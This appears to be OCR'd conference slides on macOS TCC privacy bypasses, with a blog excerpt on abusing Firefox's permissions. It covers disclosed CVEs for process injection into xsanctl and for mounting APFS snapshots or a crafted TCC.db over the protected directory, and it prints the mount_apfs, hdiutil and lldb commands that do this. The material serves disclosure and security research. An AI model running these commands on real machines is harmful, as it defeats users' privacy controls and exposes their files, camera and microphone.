
TCC bypasses through process injection

Injecting to xsanctl aka CVE-2020-10006:

- We execute code again in the context of an entitled application
- However you cannot inject to Apple’s signed apps
- But there are exceptions… com.apple.security.get-task-allow 😎




```
[tester@Testers-Mac ~ % codesign -d --entitlements :- /System/Library/Filesystems/acfs.fs/Contents/bin/xsanctl
Executable=/System/Library/Filesystems/acfs.fs/Contents/bin/xsanctl
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.tcc.allow</key>
        <array>
                <string>kTCCServiceSystemPolicyRemovableVolumes</string>
        </array>
        <key>com.apple.private.managedclient.configurationprofiles</key>
        <true/>
        <key>com.apple.private.managedclient.configurationprofiles.installsource</key>
        <string>xsan</string>
        <key>com.apple.security.get-task-allow</key>
        <true/>
</dict>
</plist>
```



```
[tester@Testers-Mac bin % sudo lldb -p `pgrep xsanctl`
(lldb) process attach --pid 5206
^C

... Interrupted.
(lldb)
[There is a running process, detach from it and attach?: [Y/n] n
[(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
  * frame #0: 0x00007fff7148625e libsystem_kernel.dylib`mach_msg_trap + 10
    frame #1: 0x00007fff714865d0 libsystem_kernel.dylib`mach_msg + 60
    frame #2: 0x00007fff3167bcee CoreFoundation`__CFRunLoopServiceMachPort + 247
    frame #3: 0x00007fff3167a783 CoreFoundation`__CFRunLoopRun + 1315
    frame #4: 0x00007fff31679bea CoreFoundation`CFRunLoopRunSpecific + 534
    frame #5: 0x000000010d5c5bff xsanctl`listSan + 94
    frame #6: 0x000000010d5c0763 xsanctl`command_listSan + 39
    frame #7: 0x000000010d5bfdbc xsanctl`main + 268
    frame #8: 0x00007fff71326c71 libdyld.dylib`start + 1
```

TCC bypasses through process injection

- 3rd party apps are especially vulnerable to this kind of attacks
- If you manually give the vulnerable app TCC permissions, malware can abuse that app
- Electron apps are vulnerable by default 😅
- We have found such vulnerabilities in many apps including:
  - Firefox (0day / won’t fix)
  - StreamLabs OBS (0day / won’t fix)
  - Signal (CVE-2020-24259, fixed)
  - SnagIt (fixed)



How to rob a (Fire)fox

@WOJCIECH REGUŁA · MAR 9, 2021 · 4 MIN READ

Summary

This story is about an issue I reported in July of 2019 via Bugzilla. The ticket is public from the 16th of January 2020, so I don't disclose any new vulnerability. However, I think such posts are necessary to show the community how applications installed on Macs may harm their privacy. This post will show you how an attacker that achieves code execution on your machine may use Firefox to abuse your Privacy preferences (TCC) and thus access your microphone/camera/location and record your screen. I'll also share a proof of concept that I hope will be useful also for red teamers. 😉

Context


Firefox is a web browser focused on users' privacy. I personally like its idea, and I used Firefox for many years - kudos to all contributors! Like every browser, Firefox needs to access some privacy-related resources. Users want to have features like online maps (that require location permissions) or talk via the website (that require microphone/camera permissions). So, an average user probably ends with the following privacy preferences:

https://wojciechregula.blog/post/how-to-rob-a-firefox/

TCC bypasses through mounting

CVE-2020-9771 - mount_apfs TCC bypass

- APFS supports snapshots
- Mount the snapshot in custom location
- Access all files (read-only)
- Mount with ”noowners” → access every user’s files
- FIX: requires Full Disk Access 😭




```
mount_apfs -o noowners -s com.apple.TimeMachine.2019-11-17-141812.local /System/Volumes/Data /tmp/snap
```


TCC bypasses through mounting

CVE-2021-1784 - TCC bypass via disk mounting

- User’s TCC DB file is protected
- But! We can mount over the directory
- Prepare a new TCC.db file, new disk image
- Mount over “~/Library/Application Support/com.apple.TCC”
- Profit 🤑



```
hdiutil attach -owners off -mountpoint Library/Application\ Support/com.apple.TCC test.dmg
```



